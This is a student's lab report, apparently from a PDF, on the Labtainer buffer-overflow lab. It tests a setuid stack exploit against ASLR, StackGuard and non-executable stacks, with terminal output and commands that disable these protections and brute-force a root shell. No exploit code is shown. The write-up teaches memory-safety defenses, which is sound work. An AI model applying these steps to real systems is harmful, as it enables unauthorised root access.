
Task 2: Address Space Layout Randomization(Enabled)

In this task, I revisited the buffer overflow exploit developed in Task 1 under a new condition: Address Space Layout Randomization (ASLR) was enabled by setting `kernel.randomize_va_space=2` using the `sudo /sbin/sysctl -w` command. ASLR is a security mechanism that randomizes the memory address space of programs each time they are executed, making it significantly more challenging for attackers to predict where in memory their injected code will be located.

Enabling ASLR increased the difficulty of successfully executing the buffer overflow exploit. Unlike the predictable memory addresses when ASLR was disabled, the exploit now faced the challenge of hitting the correct memory address where the shellcode was placed. This unpredictability is how ASLR provides defense, as it aims to prevent attackers from reliably leveraging memory corruption vulnerabilities like buffer overflows.

Observations

After about 20 to 30 minutes of continuous execution(I went to walk my dog as my form of a timer), the exploit finally succeeded in obtaining a root shell.



```
ubuntu@bufoverflow: ~
File Edit View Search Terminal Help
./whilebash.sh: line 24: 2153 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2154 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2155 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2156 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2157 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2158 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2159 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2160 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2161 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2162 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2163 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2164 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2165 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2166 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2167 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2168 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2169 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2170 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2171 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2172 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2173 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2174 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2175 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2176 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2177 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2178 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2179 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2180 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2181 Segmentation fault (core dumped) ./stack
./whilebash.sh: line 24: 2182 Segmentation fault (core dumped) ./stack
#
```

Figure 4

In short the output is showing how the program is repeatedly trying to access memory that it is not allowed to. Before, when ASLR was disabled, we were able to easily calculate the necessary offset/placement but with ASLR turned on, the memory addresses used by a program are randomized, making it more challenging to

exploit buffer overflows predictably. Running the `whilebash.sh` script repeatedly executes the `stack` program in hopes of eventually landing the attack as before.

Task 3: Compiling with Executable Stack

Stack Guard works by placing a special guard value, known as a canary, between the buffer and the return address on the stack. If a buffer overflow occurs, the canary's value is altered before the return address is overwritten, which StackGuard detects, causing the program to terminate immediately, thus preventing the exploit from executing arbitrary code.


Actions and Observations:

Before beginning this task, as per the instructions, I turned off address randomization with the earlier command of: `sudo sysctl -w kernel.randomize_va_space=0`. This is to ensure that our output isn't affected by the ASLR protection mechanism. Afterwards I recompiled the `stack.c` program with Stack Guard enabled.

As before I entered super user mode with the `sudo su` to perform the following operations with administrative privileges. I recompiled the vulnerable `stack.c` program without explicitly disabling Stack Guard this time.

The command `gcc -m32 -o stack -z execstack stack.c` was used, focusing on compiling the program for a 32-bit architecture (`-m32`) and allowing executable stack (`-z execstack`), but without disabling Stack Guard, hence, it remained enabled by default in GCC versions 4.3.3 and newer. Afterwards I followed the previous steps for executing the buffer overflow attack.

First I ran the `./exploit` program and then upon executing the `./stack` command, observed the system's response to the buffer overflow attempt. The output indicated a successful interception by Stack Guard with the message: `*** stack smashing detected ***: ./stack terminated`, followed by an abortion of the process and a core dump as noted by `/usr/sbin/exec_wrap.sh: line 16: 2378 Aborted (core dumped) ./stack`.



```
root@bufoverflow: /home/ubuntu
File Edit View Search Terminal Help
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# ls
badfile          call_shellcode.c  exploit          stack           whilebash.sh
call_shellcode  compile.sh        exploit.c       stack.c
root@bufoverflow:/home/ubuntu# ./exploit
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 2378 Aborted              (core dumped) ./stack
root@bufoverflow:/home/ubuntu#
```

Figure 5

Task 4: Recompiling with Stack Guard Disabled and Non-Executable Stack:

The non-executable stack protection mechanism marks the stack region of a process's memory as non-executable, preventing the execution of any code that resides on the stack. If an attempt is made to execute code from a stack area marked as non-executable, the operating system halts the program, effectively preventing common buffer overflow attacks that rely on injecting and executing shellcode stored on the stack.


- **Commands:**

- Disabling Stack Guard: `gcc -m32 -o stack -fno-stack-protector -z noexecstack stack.c`
- Making the binary setuid root and exiting superuser mode: `chmod 4755 stack` and `exit`

These commands recompile `stack.c` with Stack Guard disabled (allowing buffer overflow to overwrite critical stack areas without detection) but keep the stack non-executable. This setup tests the exploit against different security configurations, illustrating the challenges of executing shellcode on a non-executable stack and the effectiveness of Stack Guard in preventing exploitation.

Observing Execution with Non-Executable Stack:

After disabling Stack Guard and ensuring the stack is non-executable, running the exploit and vulnerable program again results in a segmentation fault without achieving code execution. This outcome demonstrates the protective value of non-executable stacks against buffer overflow attacks that attempt to execute shellcode directly from the stack.



```
ubuntu@bufoverflow: ~
File Edit View Search Terminal Help
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# ls
badfile      call_shellcode.c  exploit      stack      whilebash.sh
call_shellcode compile.sh         exploit.c    stack.c
root@bufoverflow:/home/ubuntu# ./exploit
root@bufoverflow:/home/ubuntu# ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16: 2378 Aborted (core dumped) ./stack
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -fno-stack-protector -z noexecstack
stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./stack
Segmentation fault (core dumped)
ubuntu@bufoverflow:~$
```

Figure 6

Conclusion:

The Labtainer 'Bufoverflow' lab helps the student in understanding the effectiveness of security mechanisms like ASLR, Stack Guard, and non-executable stacks in mitigating buffer overflow attacks. By selectively enabling and disabling these protections, this lab provides hands-on experience with the types of defenses modern systems employ against such an exploitation. It also illustrates the importance of these protections in securing software against attacks that attempt to execute arbitrary code through vulnerabilities like buffer overflows.